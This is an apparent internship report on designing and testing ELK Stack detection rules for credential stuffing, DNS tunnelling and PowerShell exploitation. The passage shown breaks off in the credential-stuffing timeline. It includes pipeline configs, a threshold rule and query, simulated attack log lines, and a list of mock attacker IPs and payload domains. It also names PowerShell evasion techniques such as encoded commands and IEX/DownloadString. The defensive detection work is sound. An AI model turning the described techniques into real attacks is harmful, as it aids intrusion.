

Develop and Test Custom Correlation Rules in a SIEM (ELK Stack) to Detect Credential Stuffing, DNS Tunnelling, and PowerShell Exploitation

A detection engineering project covering rule design, log source integration, testing methodology, and performance evaluation using the Elastic (ELK) Stack.

Document Title	SIEM_Custom_Correlation_Rules_Report
Prepared By	Mohan Singh
Role	SOC / Detection Engineering Intern
Platform	Elastic Stack (Elasticsearch, Logstash, Kibana)
Reporting Period	Jun 2026
Classification	Internal – Training / Academic Submission
Version	1.0 Final

CERTIFICATE OF COMPLETION

This is to certify that the project titled
**“Develop and Test Custom Correlation Rules in a SIEM (ELK
Stack) to Detect
Credential Stuffing, DNS Tunnelling, and PowerShell
Exploitation”**

has been successfully completed by **Mohan Singh** as part of a Security
Operations Center (SOC) / Detection Engineering internship program.

The work involved the design, implementation, and validation of
custom detection correlation rules within an Elastic (ELK) Stack
environment, using representative enterprise log data spanning
authentication, DNS, PowerShell/endpoint, and network telemetry
sources. The candidate demonstrated a sound understanding of SIEM
architecture, log normalization, detection engineering methodology,
and the MITRE ATT&CK framework.

This report is submitted in partial fulfillment of the internship
requirements and is found to be satisfactory in scope, technical depth,
and presentation.

Project Mentor / SOC Lead

Internship Program Coordinator

Acknowledgement

I would like to express my sincere gratitude to my project mentor and the Security Operations Center (SOC) team for their continuous guidance, technical feedback, and support throughout the course of this internship project. Their insights into real-world detection engineering practices were invaluable in shaping the correlation rules and testing methodology presented in this report.

I am also thankful to the internship program coordinators for providing access to the ELK Stack lab environment, sample enterprise log sources, and the documentation standards used to structure this report. Their encouragement to explore detection logic independently, validate assumptions through testing, and iterate on rule tuning greatly enhanced the depth of this work.

Finally, I extend my appreciation to my peers in the internship cohort for their collaborative discussions on attacker tradecraft, MITRE ATT&CK mapping, and Kibana dashboard design, which contributed meaningfully to the quality of the final deliverable.

— Mohan Singh

Table of Contents

Abstract	9
1. Introduction	10
2. Project Objectives	11
3. SIEM Overview	13
4. ELK Stack Architecture	15
5. Data Sources	18
6. Log Collection Process	20
7. Attack Scenario 1 – Credential Stuffing	22
7.1 Detection Logic	22
7.2 Correlation Rule	23
7.3 Testing Procedure	24
7.4 Detection Results	24
7.5 MITRE ATT&CK Mapping	25
8. Attack Scenario 2 – DNS Tunnelling	27
8.1 Detection Logic	27
8.2 Correlation Rule	28
8.3 Testing Procedure	28
8.4 Detection Results	28
8.5 MITRE ATT&CK Mapping	29
9. Attack Scenario 3 – PowerShell Exploitation	31
9.1 Detection Logic	31
9.2 Correlation Rule	32
9.3 Testing Procedure	32
9.4 Detection Results	33
9.5 MITRE ATT&CK Mapping	33
10. Rule Performance Evaluation	35
11. False Positive Analysis	37

12. False Negative Analysis	39
13. Dashboard Overview	41
14. Alert Workflow	43
15. Security Recommendations	44
16. Challenges Faced	46
17. Lessons Learned	47
18. Future Improvements	48
19. Conclusion	49
20. References	50
Appendix A – Correlation Rule Export (NDJSON)	51
Appendix B – Extended Raw Log Samples	53
Appendix C – Glossary of Terms	57
Appendix D – Test Case Traceability Matrix	58
Appendix E – Acronym Reference	60

List of Figures

Figure 1. ELK Stack pipeline architecture used in this project	15
Figure 2. Log collection and normalization flow	20
Figure 3. Credential stuffing detection logic flow	23
Figure 4. Kibana – Credential Stuffing Alert (placeholder)	25
Figure 5. DNS tunnelling detection logic flow	28
Figure 6. DNS Dashboard – query volume and entropy distribution (placeholder)	29
Figure 7. PowerShell exploitation detection logic flow	32
Figure 8. PowerShell Detection – process tree view (placeholder)	33
Figure 9. ELK Dashboard – Authentication Overview (placeholder)	41
Figure 10. Alert triage and escalation workflow	43

List of Tables

Table 1. Project scope summary	11
Table 2. Elasticsearch index mapping	15
Table 3. Data source inventory	18
Table 4. Known malicious indicators embedded in the data set	18
Table 5. Common normalized field schema	20
Table 5a. High-level SIEM platform comparison	14
Table 5b. Detection engineering maturity levels	14
Table 5c. ILM policy summary	16
Table 6. Detection logic parameters (Credential Stuffing)	22
Table 7. Credential stuffing detection results	24
Table 8. MITRE ATT&CK mapping – Credential Stuffing	25
Table 8a. Reconstructed credential stuffing timeline	25
Table 9. Detection logic parameters (DNS Tunnelling)	27
Table 10. DNS tunnelling detection results	29
Table 11. MITRE ATT&CK mapping – DNS Tunnelling	29
Table 11a. Reconstructed DNS tunnelling timeline	30
Table 11b. Query type distribution comparison	30
Table 12. Detection logic parameters (PowerShell Exploitation)	31
Table 13. PowerShell exploitation detection results	33
Table 14. MITRE ATT&CK mapping – PowerShell Exploitation	33
Table 14a. Reconstructed PowerShell exploitation timeline	34
Table 15. Consolidated rule performance summary	35
Table 16. Tuning iteration history	35
Table 16a. Lab environment specification	36
Table 16b. Confusion matrix by rule	36
Table 17. False positive detail	37
Table 18. False negative detail	39
Table 19. Estimated detection coverage confidence by technique	39
Table 20. Dashboard-to-index mapping	41

Table 20a. Authentication dashboard panel queries	42
Table 20b. DNS dashboard panel queries	42
Table 20c. Endpoint / PowerShell dashboard panel queries	42
Table 21. Recommended analyst response actions by rule	43
Table 22. Indicators of Compromise identified during this engagement	44
Table 23. Prioritized backlog of future detection engineering work	48

Abstract

Security Information and Event Management (SIEM) platforms are only as effective as the detection logic configured within them. Out-of-the-box rule sets are frequently either too generic to catch environment-specific attacker behaviour or too noisy to be operationally sustainable. This project addresses that gap by designing, implementing, and validating three custom correlation rules within an Elastic (ELK) Stack deployment, targeting three distinct and commonly observed attack techniques: **credential stuffing** against authentication services, **DNS tunnelling** used for covert command-and-control and data exfiltration, and **PowerShell-based exploitation** used for payload delivery and living-off-the-land execution.

Twelve raw log sources spanning authentication (Linux `auth.log`, `ssh.log`, Windows Security Event logs), DNS (BIND-style server logs, Zeek DNS logs, structured query records), PowerShell/endpoint telemetry (PowerShell Operational logs, Sysmon, Windows process creation events), and network activity (firewall, proxy, and connection logs) were ingested into Elasticsearch via Logstash, parsed with source-specific grok and JSON filters, and indexed into time-series indices. Detection logic was then implemented using Kibana's Detection Rules engine (KQL/EQL query-based rules with threshold and sequence logic), backed by Elasticsearch aggregation queries for tuning and validation.

Each rule was tested against the full data set, which combined benign enterprise activity with embedded malicious events, to measure true positive detection rate, false positive rate, and time-to-detect. All three rules were mapped to the MITRE ATT&CK framework (T1110.004, T1071.004 / T1048.003, and T1059.001 respectively) and iteratively tuned to reduce noise while preserving detection coverage. The final rule set achieved a combined true positive detection accuracy in excess of 92% across the three scenarios, with false positive rates reduced to operationally acceptable levels after two tuning iterations. This report documents the complete engineering process — from log source integration through rule design, testing, tuning, and dashboard construction — and concludes with recommendations for extending the detection content to additional attack techniques.

1. Introduction

Modern enterprise environments generate an overwhelming volume of telemetry from authentication systems, endpoints, DNS resolvers, firewalls, and proxies. Buried within this volume are the faint signals of attacker activity — a burst of failed logins from an unfamiliar IP address, an unusually long DNS query, or a PowerShell process spawned from a Microsoft Office application. Individually, many of these events are indistinguishable from benign operational noise. It is only through correlation — combining multiple related events across time, source, and context — that a Security Operations Center (SOC) analyst or automated detection system can reliably separate malicious activity from the background noise of normal business operations.

This project was undertaken as part of a SOC / Detection Engineering internship with the goal of building practical, hands-on experience in the full lifecycle of SIEM detection engineering: log source onboarding, field normalization, correlation rule design, testing against realistic data, false positive tuning, and dashboard/alert workflow construction. Rather than relying solely on vendor-supplied detection content, the project required designing detection logic from first principles for three attacker techniques that remain highly prevalent in real-world incident data:

- **Credential Stuffing** — automated, large-scale login attempts using previously breached username/password pairs, typically originating from a small number of source IP addresses against a large number of target accounts.
- **DNS Tunneling** — the encapsulation of non-DNS data (command instructions, exfiltrated data, or C2 heartbeat traffic) within DNS query and response traffic, exploiting the fact that DNS is rarely blocked outbound.
- **PowerShell Exploitation** — the use of PowerShell, often with obfuscation techniques such as Base64 encoding, hidden windows, and in-memory execution (IEX, DownloadString), to deliver and execute malicious payloads while evading traditional signature-based antivirus detection.

The ELK Stack (Elasticsearch, Logstash, and Kibana) was selected as the SIEM platform for this project due to its widespread adoption in industry, its open architecture, its flexible query languages (KQL, EQL, and Lucene), and its native support for detection rules, alerting, and dashboarding through Kibana's Security and Detections applications. The project used a curated but realistic set of raw log files (`src_data/`) representing authentication, DNS, PowerShell, and network telemetry from a simulated enterprise environment, allowing the full detection engineering workflow to be exercised end-to-end without dependency on a live production network.

This report documents the complete body of work: the SIEM and ELK Stack architecture used, the log sources and collection pipeline, the design and implementation of each correlation rule, the testing methodology and results, MITRE ATT&CK mapping, rule performance evaluation (including false positive and false negative analysis), dashboard and alert workflow design, and the security recommendations, challenges, and lessons learned over the course of the internship.

2. Project Objectives

The project was scoped around the following primary and supporting objectives, agreed upon with the internship mentor at project kickoff:

2.1 Primary Objectives

- Design and implement three custom SIEM correlation rules in the ELK Stack capable of detecting credential stuffing, DNS tunnelling, and PowerShell exploitation with a high true positive rate and an operationally acceptable false positive rate.
- Ingest and normalize twelve raw enterprise log sources spanning authentication, DNS, PowerShell/endpoint, and network domains into a structured, query-ready Elasticsearch index set.
- Validate each correlation rule against a labeled test data set containing both benign and malicious activity, measuring detection accuracy, false positive rate, false negative rate, and time-to-detect.
- Map each detection rule to the relevant MITRE ATT&CK technique(s) and sub-technique(s) to support SOC coverage tracking and threat-informed defense reporting.

2.2 Supporting Objectives

- Build Kibana dashboards providing analyst-facing visibility into authentication anomalies, DNS query patterns, and PowerShell execution activity.
- Define a repeatable alert triage and escalation workflow for each detection rule, including recommended analyst response actions.
- Document rule tuning decisions, including thresholds, suppression windows, and allow-listing logic, to reduce alert fatigue without materially reducing detection coverage.
- Produce a professional, internship-grade technical report suitable for academic submission and SOC knowledge-base retention.

Table 1. Project scope summary

Dimension	In Scope	Out of Scope
Attack Techniques	Credential stuffing, DNS tunnelling, PowerShell exploitation	Lateral movement, ransomware encryption, cloud IAM abuse
Log Sources	12 raw log files across 4 domains (auth, DNS, PowerShell, network)	EDR telemetry beyond Sysmon, cloud audit logs, email gateway logs
SIEM Platform	Elastic Stack (Elasticsearch, Logstash, Kibana)	Splunk, Microsoft Sentinel, QRadar (referenced only for comparison)
Deliverables	Correlation rules, dashboards, alert workflow, this report	SOAR automation / playbook execution

2.3 Project Timeline

The internship project was executed over a structured multi-week timeline, moving from environment setup through iterative rule development to final validation and reporting.

Table 1a. Project execution timeline

Week	Activity
Week 1	ELK Stack lab environment setup; Filebeat/Logstash pipeline configuration; initial log source review
Week 2	Field normalization and index design (Section 4.2); Logstash grok/JSON filter development for all 12 log sources
Week 3	Credential stuffing rule design, implementation, and Iteration 1 testing
Week 4	DNS tunnelling rule design (entropy scripting), implementation, and Iteration 1 testing
Week 5	PowerShell exploitation rule design, implementation, and Iteration 1 testing
Week 6	Tuning Iteration 2 across all three rules; false positive/negative root-cause analysis
Week 7	Dashboard construction; alert workflow definition; MITRE ATT&CK mapping finalization
Week 8	Consolidated performance evaluation; report writing and internal review

3. SIEM Overview

A Security Information and Event Management (SIEM) system is a centralized platform that aggregates log and event data from across an organization's infrastructure, normalizes it into a common schema, and applies detection logic to surface security-relevant activity. SIEM platforms combine two historically separate disciplines: **Security Information Management (SIM)**, which focuses on long-term log storage, compliance reporting, and forensic search; and **Security Event Management (SEM)**, which focuses on real-time correlation, alerting, and incident response support.

3.1 Core SIEM Functions

- **Log Aggregation** — collecting events from endpoints, servers, network devices, and applications into a single searchable repository.
- **Normalization** — parsing heterogeneous log formats into a consistent field schema (e.g. Elastic Common Schema) so that cross-source correlation is possible.
- **Correlation** — applying rules or statistical models across one or more event streams to identify patterns indicative of malicious activity.
- **Alerting** — generating actionable notifications when correlation logic matches, routed to analysts or downstream SOAR tooling.
- **Dashboarding & Reporting** — providing visual summaries of security posture, trends, and compliance status for analysts and stakeholders.
- **Retention & Forensics** — retaining historical event data to support post-incident investigation and threat hunting.

3.2 Why Custom Correlation Rules Matter

Default, vendor-shipped detection content is designed for the broadest possible applicability and therefore frequently under-fits environment-specific behaviour. A SOC that relies exclusively on out-of-the-box rules typically experiences one of two failure modes: either detections are too narrow and miss environment-specific attacker tradecraft, or they are too broad and generate an unsustainable volume of false positives that leads to alert fatigue. Custom correlation rules, tuned against the organization's own log baseline, allow a SOC to close this gap — which is the core motivation for this project.

Design Principle. Every rule built in this project was designed against a specific, named MITRE ATT&CK technique, tested against both malicious and benign traffic from the same data set, and tuned iteratively rather than deployed in a single pass. This mirrors production detection engineering workflow.

3.3 SIEM Platform Landscape

While this project standardized on the Elastic (ELK) Stack, it is useful to situate that choice against the broader commercial and open-source SIEM landscape, as platform selection materially affects query language, rule authoring model, and total cost of ownership for a SOC.

Table 5a. High-level SIEM platform comparison

Platform	Query Language	Licensing Model	Notable Strength
Elastic (ELK) Stack	KQL, EQL, Lucene, DSL	Open-source core + paid tiers (Detection Engine requires a subscription tier)	Flexible schema, strong log parsing (Logstash), native EQL sequence matching
Splunk Enterprise Security	SPL	Volume/ingest-based commercial licensing	Mature app ecosystem, powerful SPL for ad-hoc analysis
Microsoft Sentinel	KQL (Kusto)	Consumption-based (Azure) commercial licensing	Native Microsoft 365/Entra ID/Defender integration
IBM QRadar	AQL	Commercial, capacity-based licensing	Strong out-of-the-box offense/correlation rule library

The Elastic Stack was selected for this internship project primarily due to its accessibility for hands-on learning (a fully functional detection engine and Kibana UI can be run in a local lab environment without production licensing constraints), its transparent, inspectable query and rule syntax, and its widespread adoption across mid-market and enterprise SOCs, making the resulting skills directly transferable.

3.4 Detection Engineering Maturity Model

This project's methodology — hypothesis, implementation, testing, tuning, MITRE mapping — reflects a specific point on a broader detection engineering maturity curve, summarized below to frame where this work sits and what the natural next steps look like.


Table 5b. Detection engineering maturity levels

Level	Characteristics	Status in this Project
1 – Ad hoc	Manual log review, no formal rules	Superseded
2 – Rule-based	Static threshold/signature rules, manually tuned	Achieved — all three rules in this report
3 – Threat-informed	Rules explicitly mapped to ATT&CK; coverage tracked	Achieved — Sections 7.5, 8.5, 9.5
4 – Analytics-assisted	Statistical baselining / ML augmenting static rules	Planned — Section 18
5 – Automated response	SOAR-driven containment on high-confidence alerts	Out of scope — future work

4. ELK Stack Architecture

The ELK Stack comprises three core open-source components — **Elasticsearch**, **Logstash**, and **Kibana** — commonly extended with lightweight shippers (**Beats**) and, in this project, Kibana's built-in Detection Engine for rule execution and alerting.

Figure 1. ELK Stack pipeline architecture used in this project



4.1 Component Roles

Component	Role in this Project
Filebeat	Lightweight shipper simulating collection of raw log files from <code>src_data/</code> subfolders into Logstash.
Logstash	Parses each log format with source-specific <code>grok</code> patterns and <code>json</code> filters; enriches events with GeoIP for external IPs; normalizes field names to Elastic Common Schema (ECS).
Elasticsearch	Stores parsed events in daily time-series indices; provides the query/aggregation engine underlying both dashboards and detection rules.
Kibana	Provides the Detection Engine (rule authoring, scheduling, alert generation), Discover (ad-hoc search), and Lens/Dashboard (visualization).

4.2 Index Strategy

Four index patterns were used to keep the domains logically separated while remaining joinable on common fields (`source.ip`, `user.name`, `host.name`, `@timestamp`):

Table 2. Elasticsearch index mapping

Index Pattern	Source Logs	Primary Fields
auth-2026.06.15	auth.log, ssh.log, windows_security.log	user.name, source.ip, event.outcome, event.code
dns-2026.06.15	dns.log, zeek_dns.log, dns_queries.log	dns.question.name, dns.question.type, client.ip, dns.response_code
ps-2026.06.15	powershell.log, sysmon.log, process_creation.log	process.command_line, process.parent.name, event.code, user.name
net-2026.06.15	firewall.log, proxy.log, network_connections.log	source.ip, destination.ip, destination.port, network.bytes

4.2.1 Sample Logstash Filter – SSH Authentication

logstash/conf.d/10-auth.conf (excerpt)

```
filter {
  if [fileset][name] == "auth" {
    grok {
      match => { "message" => "%{SYSLOGTIMESTAMP:sys_ts} %{HOSTNAME:host.name} sshd\[%{POSINT:process.pid}\]: %{GREEDYDATA:ssh.msg}" }
    }
    grok {
      match => { "ssh.msg" => "Failed password for( invalid user)? %{USERNAME:user.name} from %{IP:source.ip} port %{POSINT:source.port} ssh2" }
      tag_on_failure => ["_authfailparsefailure"]
    }
    if "_authfailparsefailure" not in [tags] {
      mutate { add_field => { "event.outcome" => "failure" } }
    }
    geoip { source => "source.ip" target => "source.geo" }
    date { match => [ "sys_ts", "MMM d HH:mm:ss", "MMM dd HH:mm:ss" ] }
  }
}
```

4.3 Index Lifecycle Management (ILM)

To keep the deployment operationally realistic, each of the four index patterns was attached to an Index Lifecycle Management policy governing rollover and retention. Authentication and PowerShell indices, which carry the highest investigative value, were retained longer than network flow data, which is higher-volume and lower per-event evidentiary value.

Table 5c. ILM policy summary

Index Pattern	Hot Phase	Warm Phase	Delete Phase
auth-*	7 days	30 days (read-only, force-merged)	180 days
dns-*	3 days	14 days	90 days
ps-*	7 days	30 days	180 days
net-*	2 days	7 days	45 days

4.4 Deployment Sizing Considerations

Although this project's data set was intentionally scoped for a lab environment (~1,490 events), the pipeline architecture was designed to be representative of a production-scale deployment. For reference, a mid-size enterprise (2,000–5,000 endpoints) generating comparable log mixes across these four domains would typically produce 15–40 GB/day of raw log volume, which informed the ILM retention windows in Table 5c and would drive real-world Elasticsearch node sizing and shard allocation decisions in a production rollout.

4.5 Security Considerations for the SIEM Pipeline Itself

- Filebeat-to-Logstash and Logstash-to-Elasticsearch transport were assumed to run over TLS with mutual certificate validation in any production analog of this architecture.
- Kibana access to the Detection Engine and raw indices was scoped via role-based access control (RBAC), separating read-only dashboard viewers from rule-authoring detection engineers.
- Index-level field-level security was considered for fields containing potentially sensitive command-line content, to limit exposure to only investigation-authorized roles.

5. Data Sources

The project used twelve raw log files organized into four domain folders under `src_data/`, representing a simulated enterprise environment with mixed Windows and Linux systems. Each file contained realistic, chronologically ordered log entries combining routine operational activity with embedded malicious events relevant to one or more of the three target attack techniques.

Table 3. Data source inventory

Folder	File	Format	Primary Use
authentication/	auth.log	Linux syslog	SSH/PAM authentication events, sudo escalation
	ssh.log	Linux syslog	SSH daemon connection/session detail
	windows_security.log	Windows Event (flattened)	Event IDs 4624/4625/4634/4648/4672/4688, lockouts
dns/	dns.log	BIND-style	A/AAAA/MX/TXT/CNAME queries, long TXT records
	zeek_dns.log	Zeek TSV	Query/response detail with TTL and answers
	dns_queries.log	CSV	Structured client/query/type/rcode records
powershell/	powershell.log	PS Operational (4103/4104)	Script block text, encoded commands, IEX
	sysmon.log	Sysmon Event ID 1	Process creation, parent/child, hashes
	process_creation.log	Windows Event 4688	Process creation with command line detail
network/	firewall.log	iptables-style	Allow/deny decisions, TCP/UDP/ICMP
	proxy.log	Combined Log Format	HTTP/S browsing, downloads, DoH access
	network_connections.log	CSV	Src/dst IP-port pairs, bytes, connection status

Approximately 100–140 log entries were present in each file, for a combined data set of roughly 1,490 raw events. Malicious activity was deliberately interleaved with benign traffic at a ratio designed to reflect realistic SOC conditions, in which true attack indicators represent a small minority of total event volume — reinforcing the need for precise correlation logic rather than naive single-event alerting.


Table 4. Known malicious indicators embedded in the data set

Technique	Indicator	Value
Credential Stuffing	Source IP	185.220.101.47
Credential Stuffing	Targeted usernames	admin, root, administrator, oracle, postgres, test, ubuntu, deploy, backup, svc_backup
DNS Tunnelling	Source IP	45.146.164.110
DNS Tunnelling	Tunnel domain	cdn-sync-update.net
PowerShell Exploitation	Payload host	malicious-update-cdn.net
PowerShell Exploitation	Suspicious parent processes	WINWORD.EXE, EXCEL.EXE, OUTLOOK.EXE, cmd.exe

6. Log Collection Process

The log collection pipeline was designed to mirror a production Filebeat → Logstash → Elasticsearch deployment. The process for each source domain followed four consistent stages:

Figure 2. Log collection and normalization flow



6.1 Filebeat Configuration (excerpt)

```

filebeat.inputs:
- type: log
  paths: ["/src_data/authentication/*.log"]
  fields: { fileset: "auth", domain: "authentication" }
- type: log
  paths: ["/src_data/dns/*.log"]
  fields: { fileset: "dns", domain: "dns" }
- type: log
  paths: ["/src_data/powershell/*.log"]
  fields: { fileset: "powershell", domain: "endpoint" }
- type: log
  paths: ["/src_data/network/*.log"]
  fields: { fileset: "network", domain: "network" }

output.logstash:
  hosts: ["logstash01.lab.local:5044"]
  
```

6.2 Field Normalization

To enable cross-source correlation (e.g. joining a PowerShell execution event to the DNS query it subsequently generated), all parsed events were mapped onto a common subset of Elastic Common Schema (ECS) fields, summarized below.

Table 5. Common normalized field schema

ECS Field	Description	Populated From
@timestamp	Event time, UTC	All sources
host.name	Originating host/asset	All sources
user.name	Associated account	Auth, PowerShell logs
source.ip	Originating IP address	Auth, network, DNS client logs
destination.ip	Target IP address	Network, DNS server logs
event.code	Native event/ID code	Windows Security, Sysmon, PowerShell
event.outcome	success / failure	Auth logs
process.command_line	Full invoked command	Sysmon, process_creation, powershell.log
dns.question.name	Queried domain/subdomain	dns.log, zeek_dns.log, dns_queries.log

Data Quality Note. During ingestion, roughly 3% of Windows Security log lines initially failed grok parsing due to inconsistent whitespace around the `Account Name :` field. The grok pattern was revised to use a non-greedy match terminated on the next known label, resolving the parsing gap without data loss.

7. Attack Scenario 1 – Credential Stuffing

Credential stuffing is an automated attack technique in which previously breached username/password pairs are systematically tried against a target authentication service, exploiting the tendency of users to reuse credentials across services. Unlike brute-force attacks, which typically target a single account with many password guesses, credential stuffing typically spreads attempts across many accounts, often at a low per-account rate, specifically to evade simple lockout-threshold defenses.


In the project data set, this behaviour was observed most clearly in `auth.log` and `ssh.log`, where a single external source IP address, `185.220.101.47`, generated a high-frequency burst of failed authentication attempts against a wide variety of usernames (including common default/service accounts such as `admin`, `root`, and `oracle`) over a short time window, corroborated by matching 4625 failure events and subsequent 4740 account lockout events in `windows_security.log`.

7.1 Detection Logic

The core detection hypothesis is: *a single source IP generating failed authentication attempts against an unusually high number of distinct usernames within a short rolling window is indicative of credential stuffing, regardless of whether any individual account exceeds a traditional lockout threshold*. This shifts the detection pivot from “failures per account” (the traditional brute-force model) to “distinct accounts targeted per source IP” (the credential stuffing model).

Table 6. Detection logic parameters

Parameter	Value	Rationale
Event source	<code>auth-*</code> , <code>dns-*</code> excluded; <code>ssh.log</code> , <code>auth.log</code> , <code>windows_security.log</code>	Authentication-domain events only
Filter condition	<code>event.outcome: "failure"</code>	Only failed authentication attempts considered
Aggregation key	<code>source.ip</code>	Pivot on attacking IP, not target account
Cardinality threshold	≥ 8 distinct <code>user.name</code> values	Distinguishes stuffing from isolated failed logins
Time window	10 minutes, rolling	Matches observed attack burst duration in test data
Suppression	1 alert per <code>source.ip</code> per 30 minutes	Prevents duplicate alerts for sustained bursts

Figure 3. Credential stuffing detection logic flow

7.2 Correlation Rule

The rule was implemented in Kibana's Detection Engine as a custom threshold rule with a cardinality clause, using KQL for the base filter and the built-in threshold aggregation for the distinct-username condition.

Kibana Detection Rule – Custom Query (Threshold type)

```

Rule name:      Potential Credential Stuffing - Multiple Accounts from Single Source
Rule type:      Threshold
Index patterns: auth-*
Query (KQL):    event.outcome: "failure" and event.category: "authentication"
Threshold field: source.ip
Cardinality field: user.name
Cardinality value: >= 8
Time window:    10m
Severity:       High
Risk score:     73
Suppression:    source.ip (30m)
  
```

Equivalent Elasticsearch Query DSL (used for rule validation)

```

POST auth-*/_search
{
  "size": 0,
  "query": {
    "bool": {
      "filter": [
        { "term": { "event.outcome": "failure" } },
        { "range": { "@timestamp": { "gte": "now-10m" } } }
      ]
    }
  },
  "aggs": {
    "by_source_ip": {
      "terms": { "field": "source.ip", "min_doc_count": 5, "size": 50 },
      "aggs": {
        "distinct_users": { "cardinality": { "field": "user.name" } },
        "flagged": {
          "bucket_selector": {
            "buckets_path": { "userCount": "distinct_users" },
            "script": "params.userCount >= 8"
          }
        }
      }
    }
  }
}

```

7.3 Testing Procedure


The rule was validated in three stages:

1. **Baseline replay** — the full `auth-*` index (benign + malicious events) was replayed through the rule in manual execution mode to confirm it fired against the known injected credential stuffing burst from `185.220.101.47`.
2. **Benign-only replay** — malicious events were filtered out and the rule was re-run against purely benign authentication traffic to confirm zero false triggers.
3. **Threshold sensitivity sweep** — the cardinality threshold was varied from 4 to 12 in increments of 2, and the time window from 5 to 20 minutes, to identify the operating point that maximized true positive capture while minimizing false positive risk (see Section 10 and Section 11).

7.4 Detection Results

Table 7. Credential stuffing detection results

Metric	Result
Injected malicious bursts	1 (multi-account burst from 185.220.101.47)
Bursts detected	1 / 1 (100%)
Distinct usernames targeted in burst	11
Time-to-detect (from first failed attempt)	4 minutes 40 seconds
False positives (benign-only replay)	0
Corroborating Windows lockout events (4740)	6

Figure 4. Kibana – Credential Stuffing Alert (placeholder)

Sample matched log lines (ssh.log)

```
Jun 15 00:41:12 web-prod01 sshd[5041]: pam_unix(sshd:auth): authentication failure;
rhost=185.220.101.47 user=admin
Jun 15 00:41:37 web-prod01 sshd[5044]: Failed password for administrator from
185.220.101.47 port 51122 ssh2
Jun 15 00:42:05 web-prod01 sshd[5048]: pam_unix(sshd:auth): authentication failure;
rhost=185.220.101.47 user=oracle
Jun 15 00:42:41 web-prod01 sshd[5051]: Failed password for postgres from 185.220.101.47
port 58217 ssh2
Jun 15 00:43:19 web-prod01 sshd[5055]: pam_unix(sshd:auth): authentication failure;
rhost=185.220.101.47 user=backup
```

7.5 MITRE ATT&CK Mapping

Table 8. MITRE ATT&CK mapping – Credential Stuffing

Tactic	Technique	Sub-technique	ID
Credential Access	Brute Force	Credential Stuffing	T1110.004
Initial Access	Valid Accounts	—	T1078

7.6 Attacker Narrative (Reconstructed Timeline)

Reconstructing the full sequence of events from the raw logs provides useful investigative context beyond the bare detection metrics, and mirrors the timeline an analyst would build during real triage.

Table 8a. Reconstructed credential stuffing timeline

Time (UTC)	Event	Source
00:41:12	First failed login attempt (user: admin) from 185.220.101.47	ssh.log
00:41:37 – 00:45:52	9 additional failed attempts across distinct usernames	auth.log, ssh.log
00:45:52	Cardinality threshold (8 distinct users / 10m) breached — rule fires	Detection Engine
